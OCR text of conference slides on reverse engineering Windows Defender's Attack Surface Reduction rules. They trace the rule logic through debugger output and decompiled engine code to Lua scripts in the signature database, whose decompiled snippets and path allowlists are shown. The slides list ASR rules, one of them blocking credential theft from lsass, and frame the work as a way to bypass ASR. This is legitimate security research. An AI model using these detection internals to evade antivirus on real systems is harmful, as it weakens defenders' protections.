Windows Defender

Demystifying and Bypassing ASR by Understanding the AV's Signatures

Mougey Camille

/whoami

- Security researcher
- Working at ANSSI (France's National Cybersecurity Agency)
- Daily job: audit, pentest, red teaming
- Previous works:
  - DRM obfuscation: SSTIC '14, REcon '14
  - RE tooling (Miasm, Sybil): SSTIC '16+'17, REcon '17, BH-USA '18

@commial

github.com/commial

ASR: Attack Surfa

Rule name
Block abuse of exploited vulnerable signed drivers
Block Adobe Reader from creating child processes
Block all Office applications from creating child processes
Block credential stealing from the Windows local security authority subsystem (lsass.exe)
Block executable content from email client and webmail
Block executable files from running unless they meet a prevalence, age, or trusted list criterion
Block execution of potentially obfuscated scripts
Block JavaScript or VBScript from launching downloaded executable content
Block Office applications from creating executable content
Block Office applications from injecting code into other processes
Block Office communication application from creating child processes
Block persistence through WMI event subscription
Block process creations originating from PSExec and WMI commands
Block untrusted and unsigned processes that run from USB
Block Win32 API calls from Office macros
Use advanced protection against ransomware

Overview of attack surface reduction

04/21/2021 • 2 minutes to read • +1


Applies to:

- Microsoft Defender for Endpoint
- Microsoft 365 Defender

> Want to experience Microsoft Defender for Endpoint? Sign up for a free trial.

Help reduce your attack surfaces, by minimizing the places where your organization is vulnerable to cyberthreats and attacks. Use the following resources to configure protection for the devices and applications in your organization.

- Should we
- How does



MsMpEng.exe	4632	RegQueryKey	HKLM
MsMpEng.exe	4632	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\ASROnlyExclusions
MsMpEng.exe	4632	RegQueryKey	HKLM
MsMpEng.exe	4632	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\ASROnlyExclusions
MsMpEng.exe	4632	RegEnumValue	HKLM\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\ASROnlyExclusions
MsMpEng.exe	4632	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\ASROnlyExclusions
MsMpEng.exe	4632	RegQueryKey	HKLM
MsMpEng.exe	4632	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules

feature-set is only available with a Windows enterprise license. Also note that ASR rule exclusions are managed separately from Microsoft Defender Antivirus exclusions.

Article	Description
Attack surface reduction	Reduce vulnerabilities (attack surfaces) in your applications with intelligent rules that help stop malware. Requires Microsoft Defender Antivirus)

ASR: Implementation?

Ex: Block Adobe Reader from creating child processes

`7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c`

1. Collaboration between MS & Adobe, detecting Adobe's processes through signatures / Trusted Packages
2. Reg-exp / ??

Journey

1. Windows Defender: Tooling

How to reproduce this talk and go further

2. ASR rules implementation

Answering our questions

3. Windows Defender's signatures

What else can be found in an AV signature database?

Windows Defender: Tooling


How to reproduce this talk and go further

Windows Defender 101

- Previous Work:

Exploring WD internals

- Components :
  - `WdFilter`: filter driver
  - `WdBoot`: ELAM
  - `MpSvc.dll`, `MpClient.dll`, `MpCmdRun.exe`: interfaces
  - `mpengine.dll`: engine implementation
  - `mpasbas` atures, emulation ressources, etc.)
- PDB for `mpe`




mpengine.dll emulation

https://github.com/taviso/loadlibrary#windows-defender

→Running 32-bits MpEngine on Linux

- ✅ Instrumentation
- ✅ Scripting

```
$ ./mpclient netsky.exe
main(): Scanning netsky.exe...
EngineScanCallback(): Scanning input
EngineScanCallback(): Threat Worm:Win32/Netsky.P@mm identified.
```


black hat
EUROPE 2021
File
Home
View
Breakpoints
Time Travel
Model
Scripting
Command
Source
Index Trace
Events
Time travel to start
Time travel to end
Information
Timelines
Trace
Position
Misc
Registers
Name
Value
User
SIMD
FloatingPoint
Timelines
Exceptions
mpengi...n_*
Add timeline
Disassembly
Address: @$scopeip
Follow current instruction
00007ffd`a58c6086 89456c mov dword ptr [rbp+6Ch], eax
00007ffd`a58c6089 0f84e9040000 je mpengine!luaV_execute+0x598 (00
00007ffd`a58c608f f6c304 test bl, 4
00007ffd`a58c6092 0f85e0040000 jne mpengine!luaV_execute+0x598 (00
00007ffd`a58c6098 8bc6 mov eax, esi
00007ffd`a58c609a c1e806 shr eax, 6
00007ffd`a58c609d 440fb6f0 movzx r14d, al
00007ffd`a58c60a1 8bc6 mov eax, esi
00007ffd`a58c60a3 418bde mov ebx, r14d
00007ffd`a58c60a6 83e03f and eax, 3Fh
00007ffd`a58c60a9 4803db add rbx, rbx
00007ffd`a58c60ac 4d8d1cdf lea r11, [r15+rbx*8]
00007ffd`a58c60b0 4c895c2430 mov qword ptr [rsp+30h], r11
00007ffd`a58c60b5 83f806 cmp eax, 6
00007ffd`a58c60b8 7449 je mpengine!luaV_execute+0x123 (00
00007ffd`a58c60ba 83f805 cmp eax, 5
00007ffd`a58c60bd 0f840b010000 je mpengine!luaV_execute+0x1ee (00
00007ffd`a58c60c3 83f81c cmp eax, 1Ch
00007ffd`a58c60c6 0f848e020000 je mpengine!luaV_execute+0x37a (00
00007ffd`a58c60cc 83f825 cmp eax, 25h
00007ffd`a58c60cf 779a ja mpengine!luaV_execute+0x8b (000
00007ffd`a58c60d1 0faee8 lfence
00007ffd`a58c60d4 4863c8 movsxd rcx, eax
00007ffd`a58c60d7 418b8489f08a0100 mov eax, dword ptr [r9+rcx*4+18AF0h
00007ffd`a58c60df 4903c1 add rax, r9
00007ffd`a58c60e2 ffe0 jmp rax
00007ffd`a58c60e4 488bce mov rcx, rsi
00007ffd`a58c60e7 48c1e90e shr rcx, 0Eh
00007ffd`a58c60eb 4803c9 add rcx, rcx
00007ffd`a58c60ee 498b04ca mov rax, qword ptr [r10+rcx*8]
00007ffd`a58c60f2 498903 mov qword ptr [r11], rax
00007ffd`a58c60f5 418b44ca08 mov eax, dword ptr [r10+rcx*8+8]
00007ffd`a58c60fa 41894308 mov dword ptr [r11+8], eax
00007ffd`a58c60fe e968ffffff jmp mpengine!luaV_execute+0x8b (000
00007ffd`a58c6103 8bc6 mov eax, esi
00007ffd`a58c6105 48897d30 mov qword ptr [rbp+30h], rdi
00007ffd`a58c6109 c1e80e shr eax, 0Eh
00007ffd`a58c610c 448be0 mov r12d, eax
00007ffd`a58c610f 0fbae008 bt eax, 8
00007ffd`a58c6113 0f83b1150000 jae mpengine!luaV_execute+0x16ea (0
00007ffd`a58c6119 450fb6e4 movzx r12d, r12b
00007ffd`a58c611d 49c1e404 shl r12, 4
Command
(1218.130): Break instruction exception - code 80000003 (first/second chance not avai
Time Travel Position: 12ABF:0
mpengine!luaV_execute+0xf1:
00007ffd`a58c60d1 0faee8 lfence
0:002> k
Child-SP RetAddr Call Site
00 00000084`4b379d30 00007ffd`a58c5f85 mpengine!luaV_execute+0xf1
01 00000084`4b379e10 00007ffd`a58cd9e5 mpengine!luaD_call+0x35
02 00000084`4b379e40 00007ffd`a58ccfd2 mpengine!luaD_rawrunprotected+0x45
03 00000084`4b379e90 00007ffd`a58ccd53 mpengine!ExecuteLuaScript+0x122
04 00000084`4b379f40 00007ffd`a5ddaf3c mpengine!ExecuteLuaScript+0x23
05 00000084`4b379f80 00007ffd`a5ddac4d mpengine!ScanLuaStandaloneWorker+0x2b4
06 00000084`4b37a2a0 00007ffd`a5c2ce41 mpengine!ScanLuaStandalone+0x2d
07 00000084`4b37a2d0 00007ffd`a5a02070 mpengine!pefile_scan_mp+0x2355
08 00000084`4b37a440 00007ffd`a5ae3b34 mpengine!UfsScannerWrapper::ScanFile+0x3c
09 00000084`4b37a470 00007ffd`a5942326 mpengine!UfsClientRequest::fscan+0x1584
0a 00000084`4b37c9c0 00007ffd`a5941c84 mpengine!UfsNode::ScanLoopHelper+0x172
0b 00000084`4b37cb30 00007ffd`a591dc19 mpengine!UfsNode::Analyze+0x1ac
0c 00000084`4b37cbb0 00007ffd`a591dac5 mpengine!UfsClientRequest::AnalyzeLeaf+0xe
0d 00000084`4b37cc30 00007ffd`a591e58c mpengine!UfsClientRequest::AnalyzePath+0x2
0e 00000084`4b37cd00 00007ffd`a591e65f mpengine!UfsCmdBase::ExecuteCmd<<lambda_63
0f 00000084`4b37cdb0 00007ffd`a5b9137a mpengine!UfsScanFileCmd::Execute+0x4f
10 00000084`4b37d020 00007ffd`a6034160 mpengine!ksignal+0x55a
11 00000084`4b37d120 00007ffd`a603c515 mpengine!EngineProcessFile+0x2b4
12 00000084`4b37d220 00007ffd`a603ba15 mpengine!CResmgrFile::ScanExpanded+0x879
13 00000084`4b37d410 00007ffd`a6002849 mpengine!CResmgrFile::ScanEx+0x9c5
14 00000084`4b37d680 00007ffd`a5bc9027 mpengine!ResmgrProcessResource+0x669
15 00000084`4b37d8c0 00007ffd`a5bb18e5 mpengine!ResScan+0xa33
16 00000084`4b37dd20 00007ffd`a5bb4486 mpengine!ScanOpenWithContext+0x1c49
0:002>
Memory
Address: @$scopeip
00007FFD`A58C6151 05 00 00 41 8B 44 24 08 4D 8B 3E 83 F8 04 0F 85 ...A.D$.M.>.....
00007FFD`A58C6161 DC 10 00 00 41 0F B6 4F 0B B8 01 00 00 00 49 8B ....A..O......I.
00007FFD`A58C6171 34 24 D3 E0 FF C8 48 63 C8 4C 63 6E 0C 49 8B 47 4$....Hc.Lcn.I.G
00007FFD`A58C6181 20 49 23 CD 48 8D 0C 89 48 8D 1C C8 83 7B 18 04 .I#.H...H....{..
00007FFD`A58C6191 75 2D 48 8B 4B 10 48 3B CE 0F 84 95 FE FF FF 80 u-H.K.H;........
00007FFD`A58C61A1 79 0A 00 75 06 80 7E 0A 00 74 14 4C 8B 41 10 4C y..u..~..t.L.A.L
00007FFD`A58C61B1 3B 46 10 75 0A 44 39 69 0C 0F 84 84 03 00 00 48 ;F.u.D9i.......H
00007FFD`A58C61C1 8B 5B 20 48 85 DB 75 C4 E9 60 FE FF FF 49 8B 40 .[.H..u..`...I.@
00007FFD`A58C61D1 18 4C 8D 6C 24 58 4C 8B FE 48 89 44 24 58 49 C1 .L.l$XL..H.D$XI.
Watch
Stack
Memory

Test your skills!

- FCSC 2021 CTF: “The Offenders”
  - Reverse a binary made to run **inside** Windows Defender sandbox
  - Write-up example: https://xarkes.com/b/fcsc-2021-the-offenders.html
- Vulnerability research
  - Packers: CVE-2021-1647
  - JS engine
  - etc.
- Homemade sandbox
  - Grab ETW events!


FRANCE CYBERSECURITY
CHALLENGE

ASR rules implementation

Answering our questions

Hunting for ASR rule implementation

- Looking GUID in the code ✘
- Raw-search in VDM (signatures file) ✘
- Looking for “ASR” in the code ✔



→ Call site?

Hunting for ASR rule implementation

```
Time Travel Position: 2188B:10
mpengine!HipsManager::GetRuleState+0xdb:
00007ffd`a58cfae3 c3              ret
0:002> k
 # Child-SP          RetAddr               Call Site
00 00000084`4b379b18 00007ffd`a58cf81c     mpengine!HipsManager::GetRuleState+0xdb
01 00000084`4b379b20 00007ffd`a58c8c68     mpengine!mp_lua_IsHipsRuleEnabled+0x1bc
02 00000084`4b379de0 00007ffd`a58c638f     mpengine!luaD_precall+0xb8
03 00000084`4b379e60 00007ffd`a58c5f85     mpengine!luaV_execute+0x3af
04 00000084`4b379f40 00007ffd`a58cd9e5     mpengine!luaD_call+0x35
05 00000084`4b379f70 00007ffd`a58ccfd2     mpengine!luaD_rawrunprotected+0x45
06 00000084`4b379fc0 00007ffd`a58ccd53     mpengine!ExecuteLuaScript+0x122
07 00000084`4b37a070 00007ffd`a5ddaf3c     mpengine!ExecuteLuaScript+0x23
08 00000084`4b37a0b0 00007ffd`a5ddac4d     mpengine!ScanLuaStandaloneWorker+0x2b4
09 00000084`4b37a3d0 00007ffd`a5d3aa87     mpengine!ScanLuaStandalone+0x2d
0a 00000084`4b37a400 00007ffd`a5a02070     mpengine!kcrce_scanfilelast+0x27
0b 00000084`4b37a440 00007ffd`a5ae3b34     mpengine!UfsScannerWrapper::ScanFile+0x3c
0c 00000084`4b37a470 00007ffd`a5942326     mpengine!UfsClientRequest::fscan+0x1584
0d 00000084`4b37c9c0 00007ffd`a5941c84     mpengine!UfsNode::ScanLoopHelper+0x172
0e 00000084`4b37cb30 00007ffd`a591dc19     mpengine!UfsNode::Analyze+0x1ac
0f 00000084`4b37cbb0 00007ffd`a591dac5     mpengine!UfsClientRequest::AnalyzeLeaf+0xe5
10 00000084`4b37cc30 00007ffd`a591e58c     mpengine!UfsClientRequest::AnalyzePath+0x2ed
11 00000084`4b37cd00 00007ffd`a591e65f     mpengine!UfsCmdBase::ExecuteCmd<<lambda_63254cfa
12 00000084`4b37cdb0 00007ffd`a5b9137a     mpengine!UfsScanFileCmd::Execute+0x4f
13 00000084`4b37d020 00007ffd`a6034160     mpengine!ksignal+0x55a
14 00000084`4b37d120 00007ffd`a603c515     mpengine!EngineProcessFile+0x2b4
```

```
__int64 __fastcall mp_lua_IsHipsRuleEnabled(struct lua_State *a1)
{
  const char *v2; // rax
  const char *v3; // r9
  const char *v4; // rsi
  const wchar_t *v5; // r8
  BOOL v6; // ecx
  BOOL *v7; // rax
  void *Block[4]; // [rsp+20h] [rbp-58h] BYREF
  UUID v10; // [rsp+40h] [rbp-38h] BYREF
  UUID Uuid; // [rsp+50h] [rbp-28h] BYREF

  Block[1] = (void *)-2i64;
  v2 = lua_tolstring(a1, 1, 0i64);
  v4 = v2;
  if ( !v2 )
    tag_error(a1, 1i64, 4i64);
  Block[2] = 0i64;
  if ( CommonUtil::UtilMultiByteToWideChar((CommonUtil *)Block, (wchar_t **)0xFDE9, (unsigned int)v2, v3, 0) < 0 )
    sub_75A56D336();
  if ( (int)CommonUtil::UtilUuidFromString(&Uuid, (RPC_WSTR)Block[0], v5) < 0 )
    luaL_error(a1, "Invalid GUID format %s", v4);
  v10 = Uuid;
  v6 = GetHipsRuleState((__int128 *)&v10) != 0;
  v7 = (BOOL *)*((_QWORD *)a1 + 2);
  *v7 = v6;
  v7[2] = 1;
  *((_QWORD *)a1 + 2) += 16i64;
  if ( Block[0] )
    free(Block[0]);
  return 1i64;
}
```

→ Inside the LUA engine!

Hunting for ASR rule implementation


HipsManager::LoadRulesFromDatabase
↪ CallInitScripts

```
v10 = LuaStandaloneScriptRunner::RunScript(
        (LuaStandaloneScriptRunner *)&v31,
        *(const struct LuaScriptHolder **)(a1 + 8),
        "GetRuleInfo");
v12 = (CommonUtil *)(unsigned int)v10;
if ( v10 < 0 )
{
LABEL_18:
  CommonUtil::CommonThrowHr(v12, v11);
  goto LABEL_19;
}
*(_DWORD *)(a1 + 336) = 2;
v13 = LuaStandaloneScriptRunner::RunScript(
        (LuaStandaloneScriptRunner *)&v31,
        *(const struct LuaScriptHolder **)(a1 + 8),
        "GetMonitoredLocations");
v15 = (CommonUtil *)(unsigned int)v13;
if ( v13 < 0 )
{
LABEL_19:
  CommonUtil::CommonThrowHr(v15, v14);
  goto LABEL_20;
}
*(_DWORD *)(a1 + 336) = 3;
v16 = LuaStandaloneScriptRunner::RunScript(
        (LuaStandaloneScriptRunner *)&v31,
        *(const struct LuaScriptHolder **)(a1 + 8),
        "GetPathExclusions");
```

→ Part of rules data must be in signatures, in LUA form

Windows Defender signatures

- From WDExtract: VDM are compressed files
- Looking in *decompressed VDMs*:



→ Let's extract LUA scripts & decompile them!

Reading LUA scripts

Trying luadec:

```
out.1.luac: bad header in precompiled chunk
```

After some reverse & digging (A No-Frills Introduction to Lua 5.1 VM Instructions is a good ref):

- headers are not the ones expected by luadec
- data structures sizes neither

→naive conversion script ✔

Reading LUA scripts

```
if not (mp.IsHipsRuleEnabled)("be9ba2d9-53ea-4cdc-84e5-9b1eeee46550") then
  return mp.CLEAN
end
if (mp.get_contextdata)(mp.CONTEXT_DATA_SCANREASON) ~=
mp.SCANREASON_ONMODIFIEDHANDLECLOSE then
  return mp.CLEAN
end
if (mp.get_contextdata)(mp.CONTEXT_DATA_NEWLYCREATEDHINT) ~= true then
  return mp.CLEAN
end
if mp.HEADERPAGE_SZ < 1024 then
  return mp.CLEAN
end
if (mp.readu_u32)(headerpage, 1) ~= 67324752 then
  return mp.CLEAN
end
```

Block executable content from email client and webmail

Call to our aforementioned function

Early exits of the script, can still be detected elsewhere

ZIP file format

Filename extension	`.zip` `.zipx`
Internet media type	`application/zip` [1]
Uniform Type Identifier (UTI)	com.pkware.zip-archive
Magic number	*none* `PK\x03\x04` `PK\x05\x06` (empty) `PK\x07\x08` (spanned)

```
l_2_0["%programfiles(x86)%\\adobe\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\reader\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 10.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 11.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 2015\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 2017\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 5.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 6.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 7.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat 8.0\\acrobat\\acrobat.exe"] = 2
